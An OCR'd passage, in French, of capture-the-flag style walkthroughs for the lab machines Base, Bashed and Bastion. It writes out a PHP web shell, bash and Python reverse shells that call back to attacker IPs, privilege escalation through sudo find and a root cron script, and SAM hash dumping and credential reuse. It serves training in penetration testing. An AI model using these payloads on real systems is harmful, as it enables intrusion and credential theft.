
Cela nous permet de contourner l'authentification et d'atterir sur un portail pour uploader des fichiers.



Nous allons tester la fonction d'upload en faisant afficher les informations PHP du site pour cela on crée un fichier `test.php` contenant le code suivant :

```
<?php phpinfo(); ?>
```

On upload le fichier le site indique que le fichier semble s'être correctement exécuté.
On peut vérifier cela dans le répertoire `_uploaded` du site afin de vérifier que le fichier est bien présent. Le fichier est bien présent, on peut également le lancer, il affiche le contenu suivant :



PHP Version 7.2.24-0ubuntu0.18.04.11

System	Linux base 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64
Build Date	Mar 2 2022 17:52:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.24-0ubuntu0.18.04.11, Copyright (c) 1999-2018, by Zend Technologies

Nous allons donc uploader un fichier qui va permettre l'execution de `cmd`, pour cela on crée le fichier `webshell` contenant le code suivant :

```
<?php echo system($_REQUEST['cmd']);?>
```

On lance le fichier en modifiant l'url afin d'executer la commande `id` :

```
http://10.129.52.69/_uploaded/webshell.php?cmd=id
```

Le résultat affiche le résultat de la commande sur le navigateur :

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Il semble que l'utilisateur soit : `www-data`
A présent que nous savons qu'il est possible d'executer cmd nous allons tenter d'executer un reverse shell, on modifie la requête GET qui nous permet de lancer cmd en requête POST :

```
GET /_uploaded/webshell.php?cmd=id HTTP/1.1
Host: 10.129.52.69
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome /130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=s1jkn8d8rv95d4i8q3cls7edeh
Connection: keep-alive
```

La version POST de la requête devra être encodé en format URL afin de pouvoir être executé :

```
POST /_uploaded/webshell.php
Host: 10.129.52.69
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=s1jkn8d8rv95d4i8q3cls7edeh
Connection: keep-alive

cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.52/1234+0>%261'
```

On lance netcat sur notre machine :

```
nc -lvnp 1234
```

Puis on lance la requête depuis le Burpsuite Repeater, on obtient un reverse shell :

```
sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.52] from (UNKNOWN) [10.129.52.69] 43080
bash: cannot set terminal process group (1275): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$
```

On vérifie les identifiants contenus dans le fichier `config.php` :

```
cat config.php
cat config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";
```

En allant dans le répertoire /home on découvre que l'utilisateur `john` est présent, puisque le port SSH est ouvert on tente de se connecter avec les identifiants trouvés :

```
ssh john@10.129.52.69
The authenticity of host '10.129.52.69 (10.129.52.69)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cAO2nJByqN20fOhFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.52.69' (ED25519) to the list of known hosts.
john@10.129.52.69's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec 11 16:23:14 UTC 2024

  System load:  0.0               Processes:             108
  Usage of /:   62.7% of 2.83GB   Users logged in:       0
  Memory usage: 8%                IP address for ens160: 10.129.52.69
  Swap usage:   0%


10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


john@base:~$
```

La connexion fonctionne pour l'identifiant : `john:thisisagoodpassword`

Privilege Escalation

Il nous faut à présent obtenir les droits root.
EN vérifiant les droits de l'utilisateur sudo avec `sudo -l` on découvre que celui ci peut lancer la commande `find` qui appartient au groupe root :

```
sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
    /snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
```

Nous pouvons exploiter cela en cherchant un exploit pour obtenir une évlévation de privilèges avec `find` on trouve cela sur l'URL : `https://gtfobins.github.io/gtfobins/find/`
On lance donc la commande suivante afin d'obtenir les droits root :

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

Bashed

Reconnaissance

Machine cible Adresse IP : `10.10.10.68`

Scanning & Exploitation

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 10.10.10.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 22:28 CET
Nmap scan report for 10.10.10.68
Host is up (0.024s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: Arrexel's Development Site

Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds
```

Le scan révèle qu'il y a seulement le port 80 ouvert pour le service HTTP. Le site web est celui d'un blog.
On lance un dirbusting du site :

```
feroxbuster -u http://10.10.10.68


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.68
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
301      GET        9l       28w      307c http://10.10.10.68/js => http://10.10.10.68/js/
200      GET        8l       73w     2429c http://10.10.10.68/js/html5.js
200      GET      262l      560w     8904c http://10.10.10.68/js/main.js
200      GET       15l      672w    36079c http://10.10.10.68/js/jquery.carouFredSel-6.0.0-packed.js
200      GET      680l     1154w    10723c http://10.10.10.68/css/common.css
200      GET       32l      116w     1222c http://10.10.10.68/css/carouFredSel.css
200      GET      117l      685w     4689c http://10.10.10.68/css/sm-clean.css
200      GET      118l      550w    60153c http://10.10.10.68/js/jquery.nicescroll.min.js
200      GET        4l       66w    29063c http://10.10.10.68/css/font-awesome.min.css
301      GET        9l       28w      311c http://10.10.10.68/images => http://10.10.10.68/images/
200      GET        7l       23w     1322c http://10.10.10.68/images/favicon.png
200      GET        8l       35w     2447c http://10.10.10.68/images/logo.png
200      GET        6l       20w     1537c http://10.10.10.68/images/arrow.png
200      GET      154l     1009w    73725c http://10.10.10.68/images/ajax-document-loader.gif
301      GET        9l       28w      312c http://10.10.10.68/uploads => http://10.10.10.68/uploads/
301      GET        9l       28w      308c http://10.10.10.68/dev => http://10.10.10.68/dev/
200      GET        1l      255w     4559c http://10.10.10.68/dev/phpbash.min.php
301      GET        9l       28w      308c http://10.10.10.68/php => http://10.10.10.68/php/
200      GET        0l        0w        0c http://10.10.10.68/php/sendMail.php
301      GET        9l       28w      310c http://10.10.10.68/fonts => http://10.10.10.68/fonts/
200      GET      390l     2094w   135959c http://10.10.10.68/fonts/fontawesome-webfont.eot
200      GET      310l     2069w   163622c http://10.10.10.68/fonts/fontawesome-webfont.woff
200      GET     2588l     4636w   239531c http://10.10.10.68/fonts/FontAwesome.otf
301      GET        9l       28w      308c http://10.10.10.68/css => http://10.10.10.68/css/
200      GET       12l       63w     1392c http://10.10.10.68/js/jquery.mousewheel.min.js
200      GET       38l       76w      909c http://10.10.10.68/js/custom_google_map_style.js
200      GET       58l      254w     1783c http://10.10.10.68/js/jquery.easing.1.3.js
```

```
200      GET       13l      113w     4313c http://10.10.10.68/js/jquery.touchSwipe.min.js
200      GET        3l      206w    24476c http://10.10.10.68/js/jquery.smartmenus.min.js
200      GET        6l     1435w    97184c http://10.10.10.68/js/jquery.js
200      GET      154l      394w     7477c http://10.10.10.68/single.html
200      GET      161l      397w     7743c http://10.10.10.68/index.html
200      GET       96l      166w     1661c http://10.10.10.68/css/clear.css
200      GET      893l     3885w    26643c http://10.10.10.68/js/imagesloaded.pkgd.js
200      GET     1412l     2291w    24164c http://10.10.10.68/style.css
200      GET      161l      397w     7743c http://10.10.10.68/
200      GET      216l      489w     8151c http://10.10.10.68/dev/phpbash.php
200      GET      260l     1635w   130134c http://10.10.10.68/fonts/fontawesome-webfont.woff2
200      GET     1304l     5478w   196149c http://10.10.10.68/fonts/fontawesome-webfont.ttf
200      GET      685l    57230w   391622c http://10.10.10.68/fonts/fontawesome-webfont.svg
404      GET        9l       33w      297c http://10.10.10.68/uploads/Press%20Releases
404      GET        9l       33w      286c http://10.10.10.68/Site%20Assets
[####################] - 21s    60064/60064   0s      found:42      errors:0
[####################] - 20s    30000/30000   1536/s  http://10.10.10.68/
[####################] - 7s     30000/30000   4169/s  http://10.10.10.68/js/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 6s     30000/30000   5032/s  http://10.10.10.68/css/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 0s     30000/30000   280374/s http://10.10.10.68/images/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 19s    30000/30000   1572/s  http://10.10.10.68/uploads/
[####################] - 5s     30000/30000   6390/s  http://10.10.10.68/dev/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 0s     30000/30000   810811/s http://10.10.10.68/php/ => Directory listing
(add --scan-dir-listings to scan)
[####################] - 5s     30000/30000   6207/s  http://10.10.10.68/fonts/ => Directory listing
(add --scan-dir-listings to scan)
```

dirbusting indique qu'il y a une URL vers un script PHP `phpbash.php` qui renvoie vers une page dans laquel il y a un shell présent et ou il est possible de lancer des commandes avec l'utilisateur `www-data` :



On lance un reverse shell python afin d'obtenir l'accès depuis le terminal :

```
### Execution du payload
www-data@bashed:/var/www/html/dev# python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.11",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);'

### Obtention du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.68] 48022
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les droits de l'utilisateur :

```
www-data@bashed:/home/arrexel# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

On peut voir que l'utilisateur www-data a pour permssion de lancer des commandes avec les droits de l'utilisateur "scriptmanager". Il est possible d'exploiter cela et d'obtenir un shell avec l'utilisateur scriptmanager :

```
www-data@bashed:/var/www/html/dev$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/var/www/html/dev$
```

On obtient ainsi l'accès avec l'utilisateur scriptmanager sur la machine. On continue l'enumeration et on découvre un script qui peut etre lancé par l'utilisateur root :

```
scriptmanager@bashed:~$ cd /scripts
cd /scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ ls -l
ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 Mar  5 13:51 test.txt
```

En essayant de créer un nouveau fichier dans le dossier on peut voir que les fichiers originaux se recrées automatiquement se qui indique que le script est executé toute les minutes. Il est possible d'exploiter cela en créant un nouveau fichier contenant un reverse shell :

```
scriptmanager@bashed:/scripts$ echo "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.11\",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);"
test.py
```

A présent que le fichier a été crée il faut juste patienter afin d'obtenir un reverse shell sur le port d'écoute netcat :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.68] 53876
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine.

Bastion

Reconnaissance

Machine cible Adresse IP : `10.10.10.134`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 21:06 CET
Nmap scan report for 10.10.10.134
Host is up (0.069s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-18T20:06:43
|_  start_date: 2025-02-18T20:05:02
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -19m57s, deviation: 34m36s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-02-18T21:06:45+01:00

Nmap done: 1 IP address (1 host up) scanned in 137.52 seconds
```

Le scan indique qu'il y a 4 de ports ouverts et qu'il s'agit d'une machine sous Windows.
Il y a le port 22 pour le service SSH le port 135 pour msrpc, le port 445 pour SMB, et le port 5985 pour le service winrm.
On commence par enumerer le service SMB :

```
smbclient -N -L //10.10.10.134

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

On peut voir qu'il y a le Share Backups qui n'est pas commun, on peut s'y connecter afin d'en extraire le contenu :

```
smbclient -N //10.10.10.134/Backups
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> mget *
Get file note.txt? yes
getting file \note.txt of size 116 as note.txt (1,4 KiloBytes/sec) (average 1,4 KiloBytes/sec)
Get file SDT65CB.tmp? yes
getting file \SDT65CB.tmp of size 0 as SDT65CB.tmp (0,0 KiloBytes/sec) (average 0,8 KiloBytes/sec)
Get directory WindowsImageBackup? yes
Get directory L4mpje-PC? yes
Get directory Backup 2019-02-22 124351? yes
Get directory Catalog? yes
Get file MediaId? yes
getting file \WindowsImageBackup\L4mpje-PC\MediaId of size 16 as WindowsImageBackup/L4mpje-PC/MediaId
(0,2 KiloBytes/sec) (average 0,6 KiloBytes/sec)
Get directory SPPMetadataCache? yes
Get file 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd? yes
getting file \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
of size 37761024 as WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc3-369e-11e9
-a17c-806e6f6e6963.vhd (5451,0 KiloBytes/sec) (average 5289,9 KiloBytes/sec)
Get file 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd? yes
getting file \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
of size 5418299392 as WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9
-a17c-806e6f6e6963.vhd (5859,9 KiloBytes/sec) (average 5855,5 KiloBytes/sec)
...
```

Il y a dans le share plusieurs fichiers présent dont des backup du disque dur du serveur windows, il est possible d'extraire le contenu de la backup puis d'explorer les fichiers afin de copier le fichier SAM contenant les hash :

```
7z x 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
cd Windows/System32/config
ls -l
total 69228
-rw-rw-r-- 1 yoyo yoyo    28672 22 févr.  2019 BCD-Template
-rw-rw-r-- 1 yoyo yoyo    25600 22 févr.  2019 BCD-Template.LOG
-rw-rw-r-- 1 yoyo yoyo 30932992 22 févr.  2019 COMPONENTS
-rw-rw-r-- 1 yoyo yoyo  1048576 22 févr.  2019 COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.0.
regtrans-ms
-rw-rw-r-- 1 yoyo yoyo  1048576 22 févr.  2019 COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.1.
regtrans-ms
-rw-rw-r-- 1 yoyo yoyo  1048576 22 févr.  2019 COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.2.
regtrans-ms
-rw-rw-r-- 1 yoyo yoyo    65536 22 févr.  2019 COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.blf
-rw-rw-r-- 1 yoyo yoyo    65536 22 févr.  2019 COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.TM.blf
-rw-rw-r-- 1 yoyo yoyo   524288 22 févr.  2019 COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.
TMContainer00000000000000000001.regtrans-ms
-rw-rw-r-- 1 yoyo yoyo   524288 14 juil.  2009 COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.
TMContainer00000000000000000002.regtrans-ms
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 COMPONENTS.LOG
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 COMPONENTS.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 COMPONENTS.LOG2
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 DEFAULT
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 DEFAULT.LOG
-rw-rw-r-- 1 yoyo yoyo    91136 22 févr.  2019 DEFAULT.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 DEFAULT.LOG2
drwxrwxr-x 2 yoyo yoyo     4096 14 juil.  2009 Journal
drwxrwxr-x 2 yoyo yoyo     4096 22 févr.  2019 RegBack
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 SAM
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 SAM.LOG
-rw-rw-r-- 1 yoyo yoyo    21504 22 févr.  2019 SAM.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 SAM.LOG2
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 SECURITY
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 SECURITY.LOG
-rw-rw-r-- 1 yoyo yoyo    21504 22 févr.  2019 SECURITY.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 SECURITY.LOG2
-rw-rw-r-- 1 yoyo yoyo 24117248 22 févr.  2019 SOFTWARE
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 SOFTWARE.LOG
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 SOFTWARE.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 SOFTWARE.LOG2
-rw-rw-r-- 1 yoyo yoyo  9699328 22 févr.  2019 SYSTEM
-rw-rw-r-- 1 yoyo yoyo     1024 12 avril  2011 SYSTEM.LOG
-rw-rw-r-- 1 yoyo yoyo   262144 22 févr.  2019 SYSTEM.LOG1
-rw-rw-r-- 1 yoyo yoyo        0 14 juil.  2009 SYSTEM.LOG2
drwxrwxr-x 3 yoyo yoyo     4096 20 nov.   2010 systemprofile
drwxrwxr-x 2 yoyo yoyo     4096 22 févr.  2019 TxR

cp SAM SYSTEM ~/Downloads/smb
```

Exploitation

Le fichier SAM a été copié, on peut à présent utiliser secretdump de impacket pour en extraire les hash présent :

```
impacket-secretsdump -sam SAM -system SYSTEM local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Cleaning up...
```

On obtient les hash des utilisateur ”Administrator” ”L4mpje” et ”Guest” on peut utiliser Crackstation pour tenter de les décrypter :

Hash	Type	Result
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
26112010952d963c8dc4217daec986d9	NTLM	bureaulampje

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Le hash qui parvient à etre décrypté est celui de l'utilisateur L4mpje on peut utiliser donc les identifiants `L4mpje:bureaulampje` afin de se connecter à la machine en SSH :

```
ssh L4mpje@10.10.10.134
The authenticity of host '10.10.10.134 (10.10.10.134)' can't be established.
ED25519 key fingerprint is SHA256:2ZbIDKRPlngECX1WSMqnucdOWthIaPG7wQ6mBReac7M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.134' (ED25519) to the list of known hosts.
L4mpje@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>
```

On obtient ainsi l'accès sur la machine avec l'utilisateur L4mpje

Privilege Escalation

Il nous faut à présent l'accès Administrateur sur la machine. On commence par enumérer les fichiers présents dans le système :

```
l4mpje@BASTION C:\Program Files (x86)>dir
 Volume in drive C has no label.
 Volume Serial Number is 1B7D-E692

 Directory of C:\Program Files (x86)

22-02-2019  14:01    <DIR>          .
22-02-2019  14:01    <DIR>          ..
16-07-2016  14:23    <DIR>          Common Files
23-02-2019  09:38    <DIR>          Internet Explorer
16-07-2016  14:23    <DIR>          Microsoft.NET
22-02-2019  14:01    <DIR>          mRemoteNG
23-02-2019  10:22    <DIR>          Windows Defender
23-02-2019  09:38    <DIR>          Windows Mail
23-02-2019  10:22    <DIR>          Windows Media Player
16-07-2016  14:23    <DIR>          Windows Multimedia Platform
16-07-2016  14:23    <DIR>          Windows NT
23-02-2019  10:22    <DIR>          Windows Photo Viewer
16-07-2016  14:23    <DIR>          Windows Portable Devices
16-07-2016  14:23    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              14 Dir(s)   4.796.915.712 bytes free
```

On remarque la présence du programme mRemoteNG qui permet la connexion à distance d'un hote il est possible que soit présent des identifiants de connexion, on identifie et on télécharge le fichier xml de configuration qui pourrait contenir les mots de passe :

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 1B7D-E692

 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG
```

```
22-02-2019  14:03    <DIR>          .
22-02-2019  14:03    <DIR>          ..
22-02-2019  14:03             6.316 confCons.xml
22-02-2019  14:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  14:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  14:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  14:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  14:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  14:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  14:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  14:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  14:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  14:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  14:03                51 extApps.xml
22-02-2019  14:03             5.217 mRemoteNG.log
22-02-2019  14:03             2.245 pnlLayout.xml
22-02-2019  14:01    <DIR>          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)   4.796.915.712 bytes free

scp l4mpje@10.10.10.134:/users/l4mpje/AppData/Roaming/mRemoteNG/confCons.xml confCons.xml
```

Une fois le fichier transféré on affiche son contenu afin d'identifier les hash présents :

```
cat confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mr
...
Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
